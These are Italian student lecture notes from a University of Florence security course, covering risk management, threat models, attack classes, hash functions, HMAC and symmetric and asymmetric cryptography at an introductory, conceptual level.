Security and Network Management

Master's Degree in Computer Engineering
University of Florence

Alessio Sortino

December, 2016

Indice

Prefazione

In queste note è riportato un riassunto dei contenuti del corso "Security and Network Management" tenuto nell'A.A. 2016/2017 presso la Scuola di Ingegneria dell'Università di Firenze dal prof. Tommaso Pecorella.

Il contenuto di queste note riprende quindi dal materiale didattico fornito contestualmente, in primis le slides utilizzate a lezione dallo stesso professore, ma anche appunti. Si precisa che queste note non vogliono essere in alcun modo esaustive e complete ai fini della preparazione dell'esame.

TODO: Add here the three macro arguments: Security Basics (1-4), Security Advanced (5-6) and Network Management.

Capitolo 1

Introduzione

Il concetto di *sicurezza* (*security*) può essere brevemente descritto come la protezione delle informazioni di un sistema da furti o dal danneggiamento hardware o software del sistema stesso. Le principali proprietà della sicurezza sono:

- **Confidenzialità**. Garantire che l'informazione non sia accessibile da persone non autorizzate.
- **Integrità**. Garantire che l'informazione non sia alterata da persone non autorizzate in un modo che non è rilevabile dagli utenti autorizzati.
- **Autenticazione**. Assicurare che gli utenti siano le persone che dicono di essere.

Raggiungere questi obiettivi, tuttavia, non è così semplice.
È molto comune, inoltre, confondere il concetto di *security* con quello di *safety*:

- **Security**. Con questo termine si esprime l'insieme delle misure finalizzate a *prevenire* o *ridurre* la probabilità che un dato evento non desiderato accada.
- **Safety**. Con questo termine si intende invece la "risposta" del sistema al verificarsi di un particolare evento indesiderato.

Inoltre, è sempre bene tenere presenti i *costi* legati alla sicurezza: la sicurezza non è gratuita. Questa infatti implica una complessità maggiore del sistema, maggiori costi operazionali e di implementazione ed il cambiamento del workflow (alcune cose potrebbero non essere fattibili, o potrebbero essere realizzate con limitazioni).

Prima di progettare la parte riguardante la sicurezza di un sistema, abbiamo bisogno di conoscere *che cosa* (*what*) deve essere reso sicuro, *perché* (*why*), e *contro chi* (*who*). Quando le politiche di sicurezza sono troppo restrittive (o non sono comprese) l'utente troverà un modo per violarle; d'altra parte, le politiche di sicurezza, se non seguite, risultano *inutili*.

Il problema diventa quindi il seguente: abbiamo bisogno di un modo per descrivere *che cosa, perché* e *contro chi*. Per questa necessità in genere si segue uno standard, l'**Enterprise Architecture Framework (EAF)**.

1.1 Enterprise Architecture Framework

Un *Enterprise Architecture Framework (EAF)* (Figura 1.1(a)) è un framework per un'architettura d'impresa; in particolare, definisce come organizzare la struttura e le viste associate con un'architettura d'impresa. Sostanzialmente è qualcosa legato alla gestione dell'azienda ed abbiamo bisogno di comprenderlo per utilizzarlo. Gli EAFs più usati sono i seguenti:

- COBIT – Framework for IT Governance and Control
- TOGAF – the Open Group Architecture Framework
- DoDAF – United States Department of Defense Architectural Framework.
- MODAF – United Kingdom Ministry of Defence Architectural Framework.




Figura 1.1: Enterprise Architecture Framework.

- NAF – the NATO Architecture Framework
- SABSA a comprehensive framework for Enterprise Security Architecture and Service Management

TOGAF e COBIT sono quelli più usati in imprese non militari. In Figura 1.1(b) è riportato l'EAF TOGAF: questo, come altri EAFs, adotta un modello "iterativo" in cui ad ogni fase si raffinano e si precisano i concetti precedenti. Gli aspetti ingegneristici/tecnici sono racchiusi principalmente nei punti F, G e H. Quasi tutti i framework pongono l'accento sui dati piuttosto che sulle applicazioni o sulla tecnologia. A tal proposito viene introdotto quindi il concetto di *asset*.

Si definisce **asset** una qualsiasi risorsa dell'impresa che abbia o rappresenti un valore importante per l'azienda stessa; può essere rappresentato da: dati, componenti tecnologici (hardware) o componenti applicativi (applicazioni).
Per garantire la sicurezza su un asset è necessario che tutta la catena dell'EAF corrispondente sia implementata in maniera affidabile. Un asset ha anche delle proprietà che possono essere intrinseche, desiderate o imposte dalla legge (e.g. i dati personali sono sottoposti alla legge sulla privacy). Tali proprietà sono "esportate" agli asset che interagiscono con l'asset in questione. Lo scopo principale della sicurezza è quello di proteggere gli asset.
È molto importante capire bene i requirements dell'asset al fine di svolgere un'analisi quanto più dettagliata possibile. Introduciamo dunque il *risk management*.
La gestione del rischio (**risk management**) è il processo mediante il quale si misura o si stima il rischio (in riferimento agli asset) e successivamente si sviluppano delle strategie per gestirlo. Il risk management è diverso dall'enforce management, poiché siamo consapevoli che un qualche tipo di rischio esiste sempre. La gestione dei rischi è molto complicata, perché per gestire un rischio è necessario in primis *identificare tutti i tipi di rischi possibili* di un asset; in secondo luogo vi è una fase di *valutazione* in cui si decide se il rischio è reale o meno, ossia se tale rischio ha una probabilità ragionevole di verificarsi, e quanto può essere dannoso per sistema. Solo dopo questi due passi è possibile pensare alle tecniche di *riduzione del rischio a livelli accettabili* (si cerca di evitare il verificarsi di un evento dannoso) ed *implementazione di contromisure per mantenere il livello di rischio definito*. Ciò che siamo abituati a pensare come "sicurezza" è svolto negli ultimi due punti.

Una volta terminata la parte di gestione del rischio, si procede con la valutazione del rischio (**risk assessment**). Esistono due tipi di risk assessment:

1. **Qualitativo**. Fornisce una visione semplice e sintetica dei possibili rischi. Per svolgere un risk assessment di tipo qualitativo si utilizzano dei valori relativi (ad esempio una scala da 1 a 3, dove 1 significa "low", 2 significa "medium" e 3 significa "high"). Questi valori producono un ordinamento dei rischi in base alla loro priorità che può essere utile durante il processo di risk

management.
Alcuni esempi di analisi qualitativa possono essere la costruzione di matrici di importanza (influenza) (una per ogni asset) o la stima della probabilità di occorrenza. Di seguito è riportato un esempio di matrice di importanza.

High			
Med			
Low			
	Low	Med	High

Le righe (asse y) contengono la probabilità che un evento e accada ($\mathcal{P}(e) \in \{\text{low, med, high}\}$), mentre le colonne (asse x) contengono il risultato (outcome) dell'evento. Una volta costruita la matrice, questa viene suddivisa in tre parti tracciando due diagonali; chiamiamo la parte più bassa A, quella nel mezzo B e quella più in alto C. Dobbiamo quindi focalizzarci in primis sulla parte C per cercare di portare quanto più possibile nella parte B: questo può essere effettuato mediante la riduzione della probabilità del verificarsi di un evento o tramite la riduzione dell'outcome. Analizziamo poi la parte A ed in questo caso abbiamo due possibilità:

(a) I rischi identificati non sono correlati al lavoro.

(b) I rischi identificati sono correlati; in questo caso, o abbiamo sovrastimato l'evento o abbiamo speso troppo per la sicurezza.

Vantaggi di un approccio qualitativo: semplice e di immediata comprensione per qualsiasi lettore. Svantaggi: serve un esperto del sistema per costruirlo, dunque per raggiungere la semplicità dobbiamo consultare un esperto che sappia nel dettaglio qualsiasi cosa inerente al sistema: se non realizzato da un esperto, questo modello potrebbe produrre dei risultati troppo approssimativi o incorretti.

2. **Quantitativo**. In questo caso si parte da un insieme di formule matematiche, si assegna un'unità di misura ad ogni asset ed infine si associa un valore ad ogni asset (detto *Asset Value – AV*). Successivamente si calcola l'*Annual Rate of Occurrence (ARO)*, ossia il numero di volte che ci aspettiamo che un evento accada in un anno, e l'*Exposure Factor (EF)* [%] che indica la percentuale di un asset che ci si aspetta di essere danneggiato da ogni occorrenza di un particolare rischio (e.g. se ci aspettiamo che un rischio distrugga completamente un asset, $EF = 100\%$).
Dati questi tre valori, si calcolano altri due valori derivati: la *Single Loss Expectancy (SLE)* e l'*Annual Loss Expectancy (ALE)*. La SLE indica il valore che ci aspettiamo di perdere ogni volta che un rischio si verifica: SLE = AV $\times$ EF. L'ALE indica il valore medio che ci aspettiamo di perdere ogni anno per un dato rischio: ALE = SLE $\times$ ARO; in genere questo valore si utilizza per prendere decisioni riguardanti le misure che dovrebbero essere adottate per gestire i particolari rischi. Infatti, se l'ALE è alto è possibile:

- implementare delle contromisure per ridurre la probabilità del verificarsi dell'evento, oppure
- lavorare sull'EF, cercando di ridurre le conseguenze (cioè di ridurre l'outcome nel modello precedente).

Questo modello tuttavia presenta alcune criticità:

- non è semplice quantificare il valore di un asset;
- l'ARO è una probabilità che non è semplice da stimare;
- non è semplice valutare l'EF.

Il prodotto di queste ultimi tre valori fornisce l'ALE, in cui l'errore è amplificato dal momento che anche gli errori di stima di ogni singolo fattore sono moltiplicati. Se quindi non vi è una sufficiente accuratezza nella stima di questi tre parametri otteniamo delle misure troppo grossolane. Come ultima cosa si tenga presente che l'ALE è un valore medio, dunque per avere più precisione nella stima tipicamente viene utilizzata la moda (il valore più alto nella distribuzione).




Figura 1.2: Risk Analysis Model.

A questo punto entra in gioco la **risk analysis**, che presentiamo mediante il modello grafico (Figura 1.2); descriviamolo brevemente.

Un *asset* ha due proprietà: il *livello di sensitività*, cioè quanto un asset è sensibile ad un rischio (e dunque riflette la proprietà di sicurezza che vogliamo attribuire all'asset), ed il *livello di protezione*, cioè il livello di sicurezza che diamo all'asset. La seconda proprietà definisce le *security policies*, delle misure preventive per far sì che un dato evento non accada (costose in generale), ed implementa delle *contromisure* atte a ripristinare gli effetti negativi causati dal verificarsi di un evento. Il livello di protezione riflette i rischi, che sono influenzati da *reliability* e *vulnerability*. La vulnerability è un aspetto che viene spesso sfruttato in rete dagli attaccanti ed è una proprietà degli asset (ossia l'asset è vulnerabile); in sostanza la presenza di vulnerabilità implica la presenza di pericoli per il sistema, in particolare per l'asset stesso. Un *threat*, ideato da un *threat agent*, sfrutta le vulnerabilità per attaccare un asset. Si noti che la vulnerabilità, in generale, non è nota a priori da un attaccante: essa deve essere prima trovata e qualora lo fosse, questa rappresenta un pericolo per l'asset. La vulnerabilità va dunque *eliminata* e non nascosta: principalmente le vulnerabilità devono essere eliminate mediante una buona progettazione/programmazione dei sistemi. Una parte chiave in questo processo è quindi il **vulnerability assessment** che può essere attuato in diversi modi.

Per definire in modo completo la "sicurezza" è infine indispensabile il **threat model** (attaccante), descritto nell'RFC 3552, che fa parte della risk analysis. Come già detto, un asset ha sicuramente delle vulnerabilità, e queste possono essere note oppure completamente ignote all'attaccante. In ogni caso è necessario costruire un modello che ci indichi quanto potenti sono le risorse ed informazioni che possiede un attaccante. Il threat model si pone di descrivere principalmente tre questioni: le *informazioni* che possiede l'attaccante sul sistema, la *capacità computazionale* dell'attaccante e "quanto" sta *controllando il nostro sistema*. Generalmente si assume che l'attaccante abbia a disposizione tutte le informazioni del sistema (tranne le chiavi di crittografia), abbia un'ottima dotazione HW/SW, abbia un totale controllo del sistema di comunicazioni (send/receive), ma si suppone che l'attaccante non abbia ancora preso controllo degli endpoints (sistema).

In alcuni casi è plausibile parlare di attacchi "limitati", dove l'attaccante può alternativamente:

- inviare ma non ricevere [tutto] (**attacchi attivi**, bind o meno); con questo tipo di attacco si mandano dei pacchetti in rete, ma potrebbe essere persa di vista la comunicazione tra gli endpoints. Alcuni esempi sono: replay attacks, message insertion (aggiunta di contenuto nei messaggi), message deletion, message modification e man-in-the-middle (l'attaccante si pone nel canale di comunicazione tra endpoints svolgendo così il ruolo di proxy, ma allo stesso tempo può manipolare i messaggi a suo piacimento).

- ricevere ma non inviare (**attacchi passivi**). Questo è un tipo di attacco difficile da fare senza essere notati: le reti switched, avendo capacità di trasmissione di $\approx$ 1Gb/s, eventuali flussi massicci di dati rallenterebbero sicuramente la velocità di trasmissione nella rete. Questo perché in genere vengono catturati *tutti* i pacchetti che transitano da/verso uno o più host al fine effettuare alcune operazioni come violazione di confidenzialità, password sniffing oppure ofline cryptographic analysis.

Un altro elemento sul quale bisogna porre l'attenzione è la topologia della rete. Ai fini della sicurezza è necessario conoscere sia la topologia fisica, sia quella IP. L'idea è quella di controllare il percorso delle informazioni per cercare di capire se queste passano per un attaccante. È assolutamente sbagliato assumere che l'attaccante possa inviare e ricevere pacchetti con la stessa facilità.
Gli attacchi si possono dividere in:

1. **On-path**: l'attaccante si trova sul percorso dei pacchetti (e.g. man-in-the-middle). Di solito solo un gateway o un router sono on-path.

2. **Off-path**: è il caso normale (passivo, cioè di tipo blind). L'attaccante può non trovarsi sul percorso delle informazioni.

3. **Link-local**: sono gli attacchi peggiori, l'attaccante è sulla stessa sottorete di uno degli endpoints.

Non si deve mai assumere che l'attacco sia off-path, ma certamente è più difficile (e meno probabile) che sia on-path. Inoltre per "diventare" on-path è necessario portare un attacco alla topologia (routing); questo è possibile ma assolutamente non banale.
Ricapitolando, un attacco:

1. non è mai fine a sé stessi, vi è sempre uno scopo. È sempre necessario chiedersi il *perché*.

2. sfrutta una vulnerabilità.

3. è rivolto ad un *asset*.

Un asset, invece:

1. presenta *sempre* delle vulnerabilità.

2. ha un protection level ed un sensitivity level.

3. si può proteggere con delle *contromisure*.

Le contromisure non sono le protezioni contro le vulnerabilità (queste ultime infatti sono tese ad eliminare le vulnerabilità). Le contromisure possono essere viste come vie alternative nel caso in cui l'asset venga attaccato.

Capitolo 2

Introduzione alla crittografia

La crittografia rappresenta un servizio, cioè un asset. Richiamiamo brevemente alcune proprietà che vorremmo fossero garantiti da un sistema sicuro:

- **Disponibilità**: il servizio deve essere sempre disponibile. La disponibilità viene violata nel caso di un attacco *DoS* (Denial of Service). La disponibilità del servizio è la cosa più difficile da garantire, poiché esistono sempre limiti fisici delle risorse e realizzare un attacco DoS deve costare il più possibile. La disponibilità in genere si ottiene con una accurata progettazione della rete.

- **Segretezza**: i dati scambiati devono rimanere riservati tra le parti che partecipano allo scambio. Si tenga presente che le reti ethernet permettono, generalmente, di fare *sniffing* dei pacchetti. Per ottenere questa proprietà si devono utilizzare algoritmi di crittografia (simmetrici, asimmetrici, distribuiti, etc.).

- **Integrità**: i dati devono raggiungere la destinazione senza essere stati modificati. È possibile modificare dati cifrati senza decifrarli ricorrendo a degli attacchi di *bit flipping*. Per ottenere l'integrità dei dati è necessario utilizzare delle funzioni di *hashing*.

- **Autenticazione**: chi riceve un'informazione deve essere sicuro che il mittente è effettivamente quello dichiarato. I protocolli di internet spesso permettono di effettuare lo *spoofing* degli indirizzi mittente, ad esempio per le email.

- **Non ripudiabilità**: chi invia un messaggio non può in seguito negare di averlo mandato. Questa proprietà è importante soprattutto a livello applicazione nello scambio di documenti.

- **Anonimato**: rappresenta la possibilità di immettere informazioni in una rete senza che queste siano direttamente collegabili all'identità del mittente. Esistono molte reti anonimizzanti, fra cui Tor, Freenet e remailer anonimi. In genere l'anonimato è richiesto perché si vogliono commettere atti illeciti senza essere rintracciati o perché non si è in condizione di esercitare i propri diritti civili.

2.1 Principi di crittografia

Il termine crittografia viene dalle parole greche *kryptós* che significa nascosto, e *gráphein* che significa scrivere. È quindi la scienza che si occupa di rendere segrete le informazioni.

La crittografia ha una storia secolare, dal cifrario di Cesare in poi sono stati fatti molti passi avanti. Oggi nella crittografia confluiscono studi mirati ad ottenere segretezza ma anche tutti gli altri servizi di sicurezza che abbiamo visto; fa eccezione la disponibilità, che ha poco a che vedere con la crittografia, anzi, generalmente un uso troppo diffuso di tecniche di cifratura aumentano la possibilità di essere vittime di DoS.

La crittografia garantisce la *protezione dei documenti* (integrità, segretezza, autenticazione e non ripudiabilità) e la *verifica dell'identità dei corrispondenti* (e.g. tramite il controllo degli accessi).

Per spiegare i principi di base della crittografia useremo degli esempi svincolati da qualsiasi tecnologia, dove vengono coinvolti. Supponiamo che due identità A e B vogliano comunicare attraverso lo

scambio di un messaggio M. In questo momento assumiamo che non sia specificato alcun protocollo, le considerazioni che faremo si applicano alle connessioni TCP così come alla posta tradizionale. Vedremo in seguito come queste tecniche si applicano alle comunicazioni. Una terza entità E è l'attaccante e proverà ad interferire con i servizi di sicurezza di questo scambio. Si suppone che E possa intercettare i messaggi mentre viaggiano, leggerli e sostituirli così come avviene per un router nella rete Internet.

Le funzioni crittografiche che andremo a vedere sono di più tipi: funzioni hash, funzioni di cifratura a chiave simmetrica e funzioni di cifratura a chiave pubblica/privata. Da queste si derivano funzioni di firma digitale e certificazione degli utenti.

2.1.1 Funzioni hash e HMAC

Le funzioni hash risolvono il problema della garanzia di integrità di un documento o messaggio trasmesso. Una funzione hash è una funzione h unidirezionale non invertibile

$$h : \mathbb{R}^n \to \mathbb{R}^m \qquad \text{con } m << n,$$

che si applica ad un'informazione (qualsiasi informazione in binario, una email, un pacchetto, un file, etc.) e genera un'impronta di dimensione fissa (un *digest* che può essere di 128, 160, 256... bit) che è funzione dei dati in ingresso. Nel caso di messaggi a dimensione variabile si applica un hash a blocchi e successivamente si applica un altro hash agli hash ottenuti. Generalmente le funzioni hash sono sequenze di operazioni elementari quali shift e XOR sui dati, sono quindi molto veloci da computare. Si noti che le funzioni hash sono diverse dai CRC: quest'ultimi infatti si occupano di rilevare e correggere gli errori introdotti dal canale di trasmissione. In realtà la funzione hash non ha necessità di essere calcolata velocemente (come un CRC), poiché deve essere *robusta*: messaggi diversi devono necessariamente avere hash diversi.

Un esempio di hash è lo SHA (Figura 2.1). Dato un messaggio x, applicando lo SHA otteniamo la




Figura 2.1: SHA-256.

signature (*digest*) $h(x)$ del nostro messaggio. È molto importante che il messaggio e $h(x)$ siano inviati separatamente, perché se così non fosse si perderebbero le idee e le proprietà fondamentali dell'hash.

Esempio 2.1 (Esempio di utilizzo delle funzioni hash)**.**
Supponiamo che A invii a B il messaggio M e che invii separatamente anche il digest $d = h(M)$. B riceve quindi M e d, e ricalcola $d' = h(M)$: se $d = d'$, allora il messaggio non è stato modificato durante il percorso. La domanda che sorge spontanea è quindi: E cosa può fare? Se E intercetta solo M può provare a cambiarlo, ma quando B riceverà anche d, l'hash non sarà più corrispondente e dunque si accorgerà della modifica avvenuta. Per riuscire a modificare il messaggio da M a M', E dovrebbe riuscire ad intercettare anche d per cambiarlo in $h(M')$.
Un'applicazione tipica di hash è quella della distribuzione di immagini di file eseguibili: ogni qualvolta viene scaricato un eseguibile è necessario essere sicuri che sia identico al file che il produttore ha generato; anche un solo bit di differenza può provocarne il mancato funzionamento. Con le ISO dei sistemi operativi, infatti, spesso vi viene dato anche il codice MD5 del file, ovvero il digest creato con la funzione hash MD5.

Vediamo adesso i *requisiti* che deve soddisfare una funzione hash h.

- **Compressione**. La funzione h deve mappare un input x avente lunghezza arbitrariamente finita, in un output $h(x)$ di lunghezza n prefissata.
- **Facilità di calcolo**. Data h ed un input x, $h(x)$ deve essere semplice da calcolare.

Oltre a queste proprietà elementari si aggiungono:

- **Preimage resistance**. Essenzialmente, per tutti gli output pre-specificati $Y = \{y_1, \ldots, y_n\}$, deve essere computazionalmente intrattabile trovare un qualsiasi input x tale per cui, applicando h, si abbia come risultato $y = h(x)$, dove $y \in Y$.
- **2nd-preimage resistance**. Deve essere computazionalmente intrattabile trovare un secondo input che presenta lo stesso output di un input specificato, i.e. dato x deve essere "impossibile" trovare una 2nd-preimage $x' \neq x$ tale che $h(x') = h(x)$.
- **Collision resistance**. Deve essere computazionalmente intrattabile trovare due input x, x' che presentano lo stesso output, i.e. tali che $h(x') = h(x)$.

Si noti che comunque una funzione hash è robusta se la sua entropia è massima, cioè ogni bit della signature viene generato in modo equiprobabile.

In Figura 2.2 è riportato un esempio di scambio di messaggio attraverso la funzione hash SHA-1. Come è possibile notare, un ipotetico attaccane potrebbe porsi in corrispondenza della linea tratteggiata; potrebbe cioè modificare il testo del messaggio proveniente dall'entità A, calcolarne l'hash ed inviare le due informazioni all'entità B. In tal modo non è possibile per B capire se il messaggio è stato modificato o meno.




Figura 2.2: Esempio di trasmissione di un messaggio mediante funzione hash SHA-1.

In generale, dunque, le funzioni hash si accompagnano spesso a metodi di *autenticazione*; di seguito ne è riportato uno: HMAC.

Un HMAC (keyed-**H**ash **M**essage **A**uthentication **C**ode) accoppia l'utilizzo di una chiave simmetrica ad una funzione hash per garantire oltre, che l'integrità, anche l'autenticazione dei dati. Una chiave simmetrica non è altro che una stringa di lunghezza opportuna scelta in modo meno predicibile possibile. Spesso, per generare una chiave simmetrica si usano delle funzioni hash a partire da una password alfanumerica, e.g. $K = \text{md5(password)} = 0\text{x}12ab5893092ba4183f3a345872b34f233$. Se si dispone di una buona funzione hash, si può generare un HMAC componendo la funzione hash con la chiave:

$$HMAC_K(m) = H\left((K' \oplus opad) \,||\, H\left((K' \oplus ipad) \,||\, m\right)\right),$$

dove H è una funzione hash crittografica, K è la chiave segreta, m è il messaggio che deve essere autenticato, K' è un'altra chiave segreta derivata dalla chiave originale K, $||$ denota la concatenazione, $\oplus$ denota l'OR esclusivo (XOR), *opad* e *ipad* sono rispettivamente outer e inner padding che rappresentano due sequenze numeriche note e servono a distinguere i due blocchi di byte che si ottengono. Si nota facilmente a questo punto che il digest può essere calcolato solo se si conosce anche la chiave K.

Esempio 2.2 (Uso di un HMAC)**.**
Supponiamo che A e B si mettano d'accordo su una password. Per mettersi d'accordo devono usare un

canale sicuro, si vedono di persona o si telefonano. A per inviare un messaggio m a B compie le seguenti azioni: calcola $K = \text{md5}(\text{password})$, calcola $HMAC_K(m)$ ed invia a B la coppia $m, HMAC_K(m)$. Si noti che le informazioni $m, HMAC_K(m)$ possono essere inviate accoppiate nello stesso pacchetto.




Figura 2.3: Esempio di calcolo di HMAC.

Vediamo brevemente i vantaggi rispetto ad una funzione hash. Se E intercetta entrambe le informazioni $m, HMAC_K(m)$ per cambiare il messaggio m dovrebbe modificare m in m' e ricalcolare $HMAC_K(m')$; tuttavia, dal momento che E non è in possesso di K non può calcolare l'HMAC. Schemi di questo tipo vengono utilizzati per garantire l'integrità e implicitamente anche l'autenticazione di pacchetti di livello MAC in molte reti (es. WiFi). Affinché le chiavi siano il più robuste possibile, devono essere generate in modo casuale attraverso un *rumore bianco*.

Vediamo adesso i problemi dell'HMAC. Il primo problema è di gestione: se A e B si devono scambiare una chiave in modo sicuro, un metodo del genere non è utile per comunicazioni via Internet. Il secondo problema sono gli attacchi a forza bruta: E potrebbe intercettare un pacchetto ed cercare di indovinare la chiave K:

1. Dato m e $K = 0\text{x}00000000000000000000000000000000$
2. Il digest $D = HMAC_K(m)$? Se è vero, allora K è la chiave giusta, altrimenti poni $K = 0\text{x}00000000000000000000000000000001$ e riprova.

Un attacco di questo tipo è computazionalmente impegnativo: per calcolare tutte le chiavi possibili 2^{128} sono necessari migliaia di anni con i computer di oggi. Tuttavia, se la chiave K è generata da una password, allora l'attacco diventa possibile attraverso ad esempio un dizionario:

1. Dato m e $K = \text{md5}(abaco)$, $D = HMAC_K(m)$.
2. Se è falso, poni $K = \text{md5}(abate)$ e così via.

Le parole di un dizionario potrebbero essere anche alcune decine di migliaia e per generarle tutte ci vogliono pochi minuti. Per questo le password non dovrebbero essere scelte come parole esistenti.

2.1.2 Cifratura a chiave simmetrica

I due elementi principali di un sistema crittografico sono il *cifrario* (un algoritmo) ed una *chiave* (informazione); il metodo si suppone noto a tutti, mentre la chiave deve rimanere segreta. La conoscenza della chiave consente di cifrare/decifrare documenti ed in certi casi può costituire una prova certa di identità. Gli algoritmi di cifratura implementano la segretezza ed a volte l'autenticazione dei dati. Uno dei principi fondamentali è il **principio di Kerchoffs** che afferma che (1) gli algoritmi crittografici devono essere noti a priori e che (2) un prodotto che garantisce una cifratura con un algoritmo segreto, non è un buon prodotto (se il sistema "va giù" non sappiamo né come recuperarlo né dove agire per risolvere eventuali problemi).

Vediamo adesso brevemente come funziona una cifratura a chiave simmetrica. Come per un HMAC, due soggetti A e B si accordano su una chiave K od una password da cui generare K; solo con la chiave K si possono cifrare e decifrare i messaggi. Generalmente l'algoritmo è lo stesso sia per la cifratura sia per la decifratura. Dunque data una *chiave privata* K ed un algoritmo (e.g. DES) mittente e destinatario possono codificare e decodificare i messaggi con la chiave scambiata K. La robustezza degli algoritmi simmetrici è legata alla lunghezza della chiave: tanto più lungo è il testo della chiave

segreta, tanto più difficile è decifrare il messaggio in tempo utile. In genere le chiavi per essere "forti" dovrebbero avere una lunghezza di almeno 128 bit.

I problemi di questo tipo di cifratura sono, da una parte la necessità di scambiarsi le chiavi in anticipo (poca flessibilità di questo strumento), dall'altra si è esposti ad attacchi a forza bruta, anche se più difficili rispetto al caso dell'HMAC. Infatti, per l'attaccante non è facile sapere ad ogni tentativo se il testo decifrato è quello corretto. Per questo motivo le due tecniche possono essere combinate: prima si genera l'HMAC con una chiave K, poi si cifra tutto il pacchetto, compreso l'HMAC con una seconda chiave K'. In questo modo si è ragionevolmente sicuri di avere segretezza ed integrità dei dati, oltre ad una forma di autenticazione che dipende da come si sono scambiate le chiavi. Questo tipo di approccio si ritrova nelle reti LAN in cui è facile pre-impostare le chiavi segrete a mano sulle macchine.

Si noti che la validità della chiave segreta sta nel fatto che, nel caso di due utenti, deve poter esistere una ed una sola chiave segreta. Ma se abbiamo un numero alto di utenti (pensiamo a un servizio bancario via internet) allora dovranno esistere N chiavi segrete, per garantire la comunicazione codificata. Però generare, ad esempio, un milione di chiavi segrete per un milione di utenti comporta, senza dubbio, tempi e spese. Questo problema viene risolto dalla crittografia asimmetrica.

2.1.3 Cifratura a chiave asimmetrica

In questo tipo di crittografia A e B possiedono due chiavi ciascuno: una chiave pubblica Pub_A, Pub_b ed una chiave privata $Priv_A$, $Priv_B$. La chiave privata deve essere mantenuta segreta. È fondamentale che A sia l'unico possessore di $PrivA$ (lo stesso vale per B). La chiave pubblica invece è pubblica, A può pubblicare la sua chiave Pub_A su Internet rendendola nota a tutti.
